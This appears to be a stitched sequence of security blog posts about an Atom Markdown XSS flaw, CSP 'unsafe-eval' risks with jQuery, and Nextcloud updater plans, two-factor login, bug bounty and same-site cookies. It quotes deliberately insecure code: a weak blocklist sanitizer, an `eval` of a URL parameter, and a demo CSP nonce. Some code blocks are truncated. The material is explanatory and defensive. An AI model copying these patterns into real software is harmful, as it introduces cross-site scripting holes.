While above steps make the issue already way more exploitable, it still requires the victim to open a malicious Markdown document. However, that’s not the only place where Atom renders Markdown documents.
After performing a short grep search over the Atom source code, there was another module which rendered Markdown files: The atom settings, atom/settings-view. And in fact, the sanitization method also seemed rather lacking:
const ATTRIBUTES_TO_REMOVE = [
  'onabort',
  'onblur',
  'onchange',
  'onclick',
  'ondbclick',
  'onerror',
  'onfocus',
  'onkeydown',
  'onkeypress',
  'onkeyup',
  'onload',
  'onmousedown',
  'onmousemove',
  'onmouseover',
  'onmouseout',
  'onmouseup',
  'onreset',
  'onresize',
  'onscroll',
  'onselect',
  'onsubmit',
  'onunload'
]

function sanitize (html) {
  const temporaryContainer = document.createElement('div')
  temporaryContainer.innerHTML = html

  for (const script of temporaryContainer.querySelectorAll('script')) {
    script.remove()
  }

  for (const element of temporaryContainer.querySelectorAll('*')) {
    for (const attribute of ATTRIBUTES_TO_REMOVE) {
      element.removeAttribute(attribute)
    }
  }

  for (const checkbox of temporaryContainer.querySelectorAll('input[type="checkbox"]')) {
    checkbox.setAttribute('disabled', true)
  }

  return temporaryContainer.innerHTML
}
And in fact, the Markdown parser was also here affected. But the impact was way worse.
Atom supports so-called “Packages”, which are community-supplied, and available from atom.io/packages. And those can define a README in Markdown format which will be rendered in the Atom settings view.
So a malicious attacker would just have to register a bunch of malicious packages for every letter or offer a few packages with similar names to existing ones. As soon as someone clicked on the name to see the full entry (not installing it!), the malicious code would already be executed.

How GitHub fixed this issue
After some discussion with GitHub, this issue has been resolved by:
- Removing the unnecessary HTML files from the bundle
- Sanitizing the Markdown using DOMPurify
While not a perfect solution, this should already act as a good first mitigation. Also while they could have switched to a stricter Markdown parser, this would probably have broken a lot of existing users’ workflows.
]]>One of the caveats with the implementation in Nextcloud is that we had to allow 'unsafe-eval' because of our historically grown code base. For example, we use handlebars.js for templating which requires either pre-compiled or 'unsafe-eval'. For us, keeping compatibility with older apps is a high priority and thus we couldn’t just migrate the core templates and break all potential existing apps out there.
So let’s evaluate the risk of 'unsafe-eval' in a Content-Security-Policy. What it effectively means is that your policy won’t be able to protect you against an XSS (Cross-Site-Scripting) vulnerability involving JavaScripts eval() function.
Assuming you have something like the following JavaScript code, CSP with 'unsafe-eval' won’t be able to protect you if an attackers gets the victim to open example.com/?alert(1):
var urlParameter = window.location.search.substr(1);
eval(urlParameter);

Is this a real world issue at all?
However, passing user-content to eval is arguably a very rare edge case and is better avoided. So can we just stop here and keep 'unsafe-eval' as accepted risk?
Sadly, this would be ill-advised. There’s one major JavaScript framework out there that makes such issues more realistic in the real world: jQuery.
Meet jQuery.globalEval
One of the not so widely known facts of jQuery is that all DOM manipulations through jQuery are basically also passed through jQuery.globalEval which evaluates a script in a global context.
What this means is basically the following: If you do a DOM manipulation using functions such as .html(), then it’s passed through eval(). Thus bypassing the employed CSP.
Let’s take a look at an actual code sample, for a shorter demo I used a CSP nonce to embed the inline JavaScript code. Please note that this approach is entirely insecure and only done for demonstration purposes.
<pre class="wp-block-syntaxhighlighter-code"><?php
header("Content-Security-Policy: default-src 'none'; script-src 'nonce-totally-insecure-nonce-for-demonstration' 'unsafe-eval' https://code.jquery.com")
?>
<html>
<head>
<a href="https://code.jquery.com/jquery-3.2.0.min.js">https://code.jquery.com/jquery-3.2.0.min.js</a></code> would trigger a popup box:</p>
A small but useful hardening
To prevent that we can override the jQuery.globalEval. This is something that we have done in the current Nextcloud development branch and will be included in our next release. This is actually rather easy to accomplish, note the jQuery.globalEval = function(){}; in the following code block:
<pre class="wp-block-syntaxhighlighter-code"><?php
header("Content-Security-Policy: default-src 'none'; script-src 'nonce-totally-insecure-nonce-for-demonstration' 'unsafe-eval' https://code.jquery.com")
?>
<html>
<head>
<a href="https://code.jquery.com/jquery-3.2.0.min.js">https://code.jquery.com/jquery-3.2.0.min.js</a></code> would trigger the following CSP warning:</p>

I think that’s a pretty small and easy change that can largely reduce the risk of using 'unsafe-eval' with jQuery applications. Also since the number of developers intentionally using functions such as .html() to execute JavaScript seem marginal at best.
With Nextcloud one of our primary goals is to allow people to easily and securely host their own data. Reliable updates are a key part of the user experience and we consider it a top priority at Nextcloud. While we can’t promise to magically have fixed all existing updater problems directly from the beginning we assure you that all update issues are of critical priority to us.
We would like to share some of the changes that we’re planning for the updating process in Nextcloud. Please note that some of these are about being more open in the process, which means improvements depend on your help to be successful. Moreover, these are our thoughts and ideas and we are very open to constructive feedback, other ideas or practical help!
1. Open-sourcing all components related to the upgrade process
Some key components like the “update-server” as used by ownCloud right now are closed-source components. This means that the community has no way to improve the update experience.
A well-known example being https://github.com/owncloud/appstore-issues/issues/4, an issue open since 2014 which leads to the update server delivering wrong versions to the ownCloud server. Effectively, resulting in a broken instance.
This issue has been fixed in February 2016. Two years after it broke hundreds, if not thousands of ownCloud servers. We believe that such critical components have to be open-sourced so more people can chip in and help out.
2. Make updater ready for shared hosting and low-end hardware
The updater has in the past usually only been tested on dedicated machines. In such cases PHP has many additional functions such as executing Linux shell commands.
In many shared hosting environments these additional functions are however not available which breaks the updating process. To make the updater compatible with such environments as well we want to devise tests for the updater which also cover those scenarios.
3. Perform maintenance tasks live in the background
In the past the upgrading process executed most maintenance tasks while upgrading. This made upgrading in some scenarios an unnecessary slow experience.
We’re aiming to move some of the maintenance tasks to background jobs. This is often possible, such as for example when a new filetype icon gets added to Nextcloud there is no need to have this one already appearing directly after the update. It doesn’t harm the user if it appears some hours after the upgrade. So instead of the upgrade taking a long time some not critical changes would just propagate later, while your Nextcloud is just working as normal.
4. Add the ability to skip releases
We don’t consider it appropriate that users are not able to skip releases when updating. So for example when you want to update from Nextcloud 10 to Nextcloud 13 we want you to be able to directly go from 10 to 13 and not have to update to 11 and 12 as well. This will require some re-architecturing and, of course, more (automated) testing. We’re discussing our infrastructure and your thoughts are welcome on the forums!
5. Do not disable compatible apps
Apps like Calendar or Contacts are what make your Nextcloud your very own! Nextcloud is not only about files but also about Calendar, Contacts and all the other apps you need to do your work. Right now on every minor updates these apps get disabled and have to be enabled by an administrator again.
On the other hand, not only the Nextcloud dependency of an app should be considered when updating an app. They can specify dependencies on, for instance PHP version. If an app update requires a higher version than is installed on the server, an update should not be executed. Since the update may include security fixes though, the app should be disabled in this case and a warning sent out to the administrator. In short, this is a complicated subject but we think improving this is very important.
6. Provide the ability to easily use daily stable releases
In many cases it’s totally okay to use the daily stable branches of one of our releases. They contain all the bug fixes but no new features. However, also bug fixes from time to time can contain bugs. We want to make it easier for people to catch bugs and easier for us to debug them. Find a bug and you can tell us on which date is has been added? Awesome. You just saved another contributor a lot of time! Another thing with daily stable releases is that they can help you test a fix that we developed or find out if a problem has already been fixed before reporting it.
It’s important to add the ability to use daily branches and have updates of these running in an easy and uncomplicated way and this will be something we’ll work on.
7. Make it easier to subscribe to update notifications
While administrators right now get a little update notification when they are logged-in into Nextcloud this can be improved. We’re thinking about adding notifications using the notifications API as well as other channels such as email. (for example by sending an Nextcloud administrator automatically emails about new releases).
8. Make updating apps a breeze
Updating apps in ownCloud is something barely anybody has ever done since you manually would have to go to the admin menu, select each app and press “Update”. We believe that for many apps a kind of semi-automated or even completely automated approach is the way to go.
9. No more big delays until updates are available using the built-in updater
Once we have at least partially implemented above mentioned changes we’re believing that we’re able to push updates using the updater app in a way quicker and more stable manner. And while we should always be careful and wait a bit with releasing automated updates, having the update server open source and managing it with pull requests allows users and other contributors to see what is going on, when a release comes or why not, and participate in the process and be part of the decision making.
We’re looking forward to implementing changes in the Nextcloud updater and make it fit better with your needs. If you have any feedback leave it in your forums at help.nextcloud.com as, of course, we’re sharing OUR ideas here but we want and need YOUR input to make the result better than what we can come up with on our own!
]]>Nextcloud commits to keeping your data secure, we’re even going so far to offer up to $5,000 for security bugs. You can learn more about it in an earlier blog post of mine.
Adding more sane defaults
We’ve been thinking about the casual user and how to improve login security without adding any effort.
That’s why this release will also include a by default enabled bruteforce protection. The current implementation works by throttling all login requests coming from a specific subnet. This means, if an IP has triggered multiple invalid login attempts all future auth requests from that subnet will be slower. (up to 30 seconds)
This certainly is a good step in the right direction and we’re planning many enhancements. Keep on reading to learn about them.
Two-Factor in Nextcloud
While brute force protection is a major improvement, users can do more to protect themselves if they’re willing to do a little bit more work. That is where Two Factur Authentication comes in.
So two-factor authentication, as the name suggests, adds a second ‘factor’ to the authentication process. For example, you now have a password. As second factor, you could require a finger print too. Or you can have a combination of a chip card and a pin code, or an iris scan and specific spoken word. The idea behind two factor is always to combine two distinct factors so the theft of a single one (like your chip card or mobile phone or password through a security breach) is not enough to gain access to a system. Typically, two factor combines thus “something you know” (like a password) with “something you have” (a chip card) or “something you are” (iris or fingerprint scan). Note that two passwords or two chip cards makes little sense in this scheme!
I started to work on implementing the core of two factor authentication in late 2015 and created a working proof of concept as well as API suggestions. At that point, Christoph Wurst got involved and reworked the code and API into a much cleaner and future proof implementation. In the months since then we brought the code to a state where we believe this is production ready.

Currently, the Nextcloud server offers an API which essentially allows apps to register themselves as provider and define a callback after a user has logged-on. So, to get an actual second factor as part of your authentication process, you need to install an app. Several of these are already written by Christoph and we’ll put them up for easy download the coming days so you can experiment with it. Their abilities include authentication with a token app like Google Authenticator or authentication via SMS.
If you want to check out some actual code examples take a look at the TOTP authenticator or the SMS authenticator. Writing your own provider is an easy and small task and we expect a few more to crop up the coming weeks.
What’s coming next
We know that the current implementation is not a panacea and we’re planning on hardening these features even more. Ideas currently tossing around hardening these features include:
- Adding the bruteforce protection also on password protected shares (server/478)
- Give IPs more trust if they already logged-in to the same account before (server/492)
- Optional ability to block user account after many failed login attempts (server/493)
Of course, these are just ideas. If you have your own ideas and improvements just file them as enhancement request as well or, even better, do a pull request!
Any help on implementing them is utmost welcome! If you’re a PHP developer and want to help let me know via our forums, IRC (#nextcloud-dev) or via email to [email protected]. Let’s work together on making Nextcloud even more secure.
]]>My personal experiences with Bug Bounties go back to the end of 2011 where somebody made me aware of the Google Bug Bounty program. Of course my initial gut reaction was more like: “Finding security bugs in Google products? That must be impossible. They have a ton of Security Engineers.”
Just a short time later it turned out that I was wrong. Finding security bugs in Google’s web services was indeed possible and actually no kind of big magic was required. So I earned quite some nice money with the Google Vulnerability Reward program, helping keep Google users safe. This experience has taught me that having a nearly never ending additional set of eyes on a product is a fantastic thing to have. And believe me, finding bugs in Google’s web services is nowadays way harder than it was before: bug bounty programs WORK.
Thus it makes me very happy to share today that Nextcloud is launching a Bug Bounty program on HackerOne. I have a good amount of experience with the HackerOne platform and their work is really a good thing for the security of the internet overall.
We’re aiming to offer a competitive and healthy bug bounty for Nextcloud and that means serious rewards to make sure it is worth the time of serious security experts to look at our code. Ours go up to $5,000, some of the highest in the open-source world! And if you look at what big multi-billion dollar companies do offer I believe this is a very competitive offering.
Of course, there have been bad experiences with some bug bounty programs. I also myself had some troubles with some bug bounty programs (looking at you here, Yahoo!). I know how time consuming this task can be and thus I will personally ensure:
- We will review all submissions within 72 hours.
- We will pay out bounties quickly after our validation of the report.
- We will credit and fully publicly disclose the bug reports and their reporters’ work
If you have any questions about the program please do not hesitate to reach out to us at [email protected].
Now get started! Check out our bounty program and scope at HackerOne or read our official announcement.
Quick shoutout to any open-source project out here: If you consider running a bug bounty program I’m happy to share my experiences with you. Just drop me an email!
]]>Introducing Same-site cookies
Same-site cookies are a relatively new Internet-Draft already implemented in Chrome 51 and higher. Same-site cookies are aimed to provide additional security against information-leakage and CSRF attacks.
Before we go into details on how same-site cookies work it is necessary to have a rough understanding how cookies do work and what CSRF vulnerabilities are. In a nutshell when you authenticate on a web page usually the following happens:
- Your browser connects to “nextcloud.com”.
- You press login and enter your credentials.
- The web server returns a cookie with a shared secret value identifying the user. The shared secret is also stored in the server database.
- On all consequent requests the cookie is sent by the web browser to this website as well.
A cookie is basically a small text value that websites can set and browsers will resend it with every request. When the cookie is sent the server can then lookup for which user the cookie has been issued. That’s how cookie-based authentication works in a nutshell.
Preventing Cross-Site Request Forgery (CSRF) with same-site cookies
Cookie-based authentication does however introduce another form of problems: Cross-Site Request Forgery problems. Cookies are normally sent with any request to a specific domain, that means if you are on “nextcloud.com” and you submit the “Create user form” the cookies are sent the same way like they are sent if “evilcloud.com” would embed the form. Effectively, “nextcloud.com” cannot differentiate whether you did the action by intention or whether another site forced your browser to send this request.
So the web server needs to have a way to determine that the request has in fact been sent by intention. Usually this is done by embedding a CSRF token on the web site in question. This works the following way:
- You press the submit button on “nextcloud.com”.
- Via JavaScript the CSRF token that is embedded on “nextcloud.com” somewhere is added to the request.
- The web server verifies that the CSRF token has the correct value.
Since the same-origin policy prevents “evilcloud.com” to read most content on “nextcloud.com” the CSRF token is unknown to the attackers’ website and the “nextcloud.com” server can reject the request.
Same-site cookies fix the CSRF problem by adding an additional attribute to the cookie telling browsers to only send the cookie when the request originated from the same domain. This means that only requests coming from “nextcloud.com” will contain the cookie, requests coming from another domain will not and thus the web server assumes the user is not authenticated.
Preventing information leakage with same-site cookies
Another problem caused by cookie-based authentication is the fact that it often can be used to leak sensitive information. In the case of ownCloud this can for example be used to determine whether an user has access to a specific file on the ownCloud server.
This is possible because again cookies are sent with all requests and there are diverse endpoints that allow users to download files without passing any CSRF token. Using a simple JavaScript hosted on another domain an attacker can simply check whether files or folders exists or not by comparing the timing of the response. Note that attackers cannot access the content of the specific files.
We’re at the moment not publishing any detailed proof of concept on this attack vector for obvious reasons. By leveraging the “strict” same-site cookie policy we have mitigated this issue in Chrome 51 and above.
Technical implementation details
Same-site cookies come with two different enforcement modes: “strict” and “lax”. The specification contains more details about them, but in a nutshell one of the most important differences is:
- Cookies with a “lax” policy are still sent from other domains if they do a GET request or if clicked on a link.
- Cookies with a “strict” policy are only sent when the request originates from the same domain.
A good example is a link in a mail. Here, if you click a link in a mail to your Nextcloud server the cookies with the “lax” policy are sent but not the ones with the “strict” policy. In Nextcloud we have implemented both policies:
API endpoints:
Are protected by expecting a “strict” cookie. We do not expect people to directly open the API endpoints within their browser. This protects against information leakage attacks as pointed out above as well as CSRF attacks.
View/templates endpoints:
Are protected by expecting a “lax” cookie. It is likely that people do click on a link to want to view the file listing or something. Since the views are however simply used for display and invoke other REST APIs there is no information leakage involved. The “lax” policy however adds a nice security hardening against CSRF attacks.
Any other legacy endpoints:
Are protected by expecting a “lax” cookie. This acts as a second layer of defense against CSRF attacks. For some legacy endpoints we also manually added a “strict” policy check or inherited it if we can assume that the endpoint is not directly opened from another page. (e.g. if the page is CSRF protected)

Since PHP does not natively allow us to configure the session cookie to use any other attributes we are now sending two additional cookies with every request:
- nc_sameSiteCookielax
- nc_sameSiteCookiestrict
Both cookies are automatically added when the user visits Nextcloud and the server is verifying on all subsequent requests whether the sent cookies match the required policy.
The community aspect has always been my main fascination. Seeing people from all over the world, people with different background yet similar interests work together on a project, help each other out, create something they believe in and build strong friendships in the process was delightful, it took hold of me and wouldn’t let go. And so I started contributing myself which wasn’t as easy as it might seem to be. My first code contributions, in fact, (a reflected Cross-Site Scripting security patch) was actually submitted by somebody else for me as until then I never really used git in bigger scale development environments before.
Only a few days later I got a crash course on git by the friendly folks in the ownCloud community and got my own commit access. Four years later I’m in the top 5 of the overall contributors for the server core of ownCloud.
In the last nearly two years my work on ownCloud has been full-time. I have been employed by ownCloud Inc. as Security Engineer and so I was responsible for leading the security efforts and looking back I think we’ve done great job so far. This blog post gives you an idea of our accomplishments. The collaboration with HackerOne may not be the biggest but in my opinion surely one of the coolest things I’ve been involved in.
However, it is time to announce that I’ve handed in my resignation and Friday the 13th has been my last working day. From now on ownCloud Inc. and I will go our own, separate ways. As for me, I still believe in the open-source project as well as community-driven development. For these reasons I am staying within the ownCloud community, just not as an employee of ownCloud Inc. anymore. I will share with you where I’m heading to next in June.
]]>Repositories are great for numerous reasons. Want to install an application on Debian? Easy. Just execute apt-get install ffmpeg and ffmpeg has been installed. Updating? A quick apt-get update plus apt-get upgrade and all is done.
As you can clearly see using a repository gives you the great advantage of making it easy for you to update and install applications.
The responsibilities of packagers
One needs to be aware of the fact that software repositories are not automagically maintained. There are people out there (“packagers”) whose responsibility it is:
- Keep the software updated, especially considering security patches.
- Package new releases.
So you’re basically moving the responsibility of this task to another entity. And this a good thing to do. Time is sparse and precious, so outsourcing tasks like these is often a sensible thing to do.
Furthermore Linux on the server would probably never have received the kind of traction it has nowadays if packages would not be there.
The hidden dark side of software repositories
This certainly sounds all like great stuff. So using packages directly from your distribution just sounds like the right thing to do. Right?
The truth is a little bit more complex though. First of all, you need to completely trust your packagers. This does not only apply to the risk that they could hide malicious code in the packages, it goes much further. These are the people that timely need to react in case a vulnerability in an application is found to publish an update.
Let’s talk a little bit more about packagers. In case of distributions such as Debian these is mainly done by benevolent people in their spare time. This certainly is a nice gesture of them.
But can you really be sure that people that do this stuff as an hobby can deliver this in the quality that you expect and require? Let’s be honest here, probably not. While it is a great thing that they donate their time it is very unlikely that they will always have time to update the packages they maintain in a timely manner. Furthermore, life goes on, people marry, get children or die. If there is no contingency plan for such plans then there is a really big problem just waiting to happen.
Right now, this is exactly what is happening. I have been pointing out this problem already 1.5 years ago and it’s finally time to recall that.
What is wrong with the packaging model
First of all: This is not intended as a flame. Its sole intent is to make people aware of the massive security problems existent in packaging choices such as done by Debian. Distribution packages are not always the best solution and can sometimes even expose you to critical vulnerabilities. Taking you and your data at risk.
Let’s take a short glimpse at how Debian handles packaging. They have a policy stating that only security relevant changes should be backported and not the absolute version (emphasis mine):
Q: Why are you fiddling with an old version of that package?
The most important guideline when making a new package that fixes a security problem is to make as few changes as possible. Our users and developers are relying on the exact behaviour of a release once it is made, so any change we make can possibly break someone’s system. […] This means that moving to a new upstream version is not a good solution, instead the relevant changes should be backported. […]
What backporting basically means is the packager randomly decides that they take any version of a software and freeze the version to that. Only single security patches are backported.
Of course, you will miss out from many bug fixes but apparently in the eyes of some people stable software is defined by it’s ancient age. So much that for example this critical bug in ownCloud never received any backport, resulting in potential data loss.
So we’re now having multiple home-made problems here:
- Packagers need to go through the source code and find all relevant security patches.
- Packagers need to actually be aware of the fact that a security problem has been fixed.
Just missing one security patch means taking user data at risk. And this is exactly what is happening. Let’s just take a look at one example:
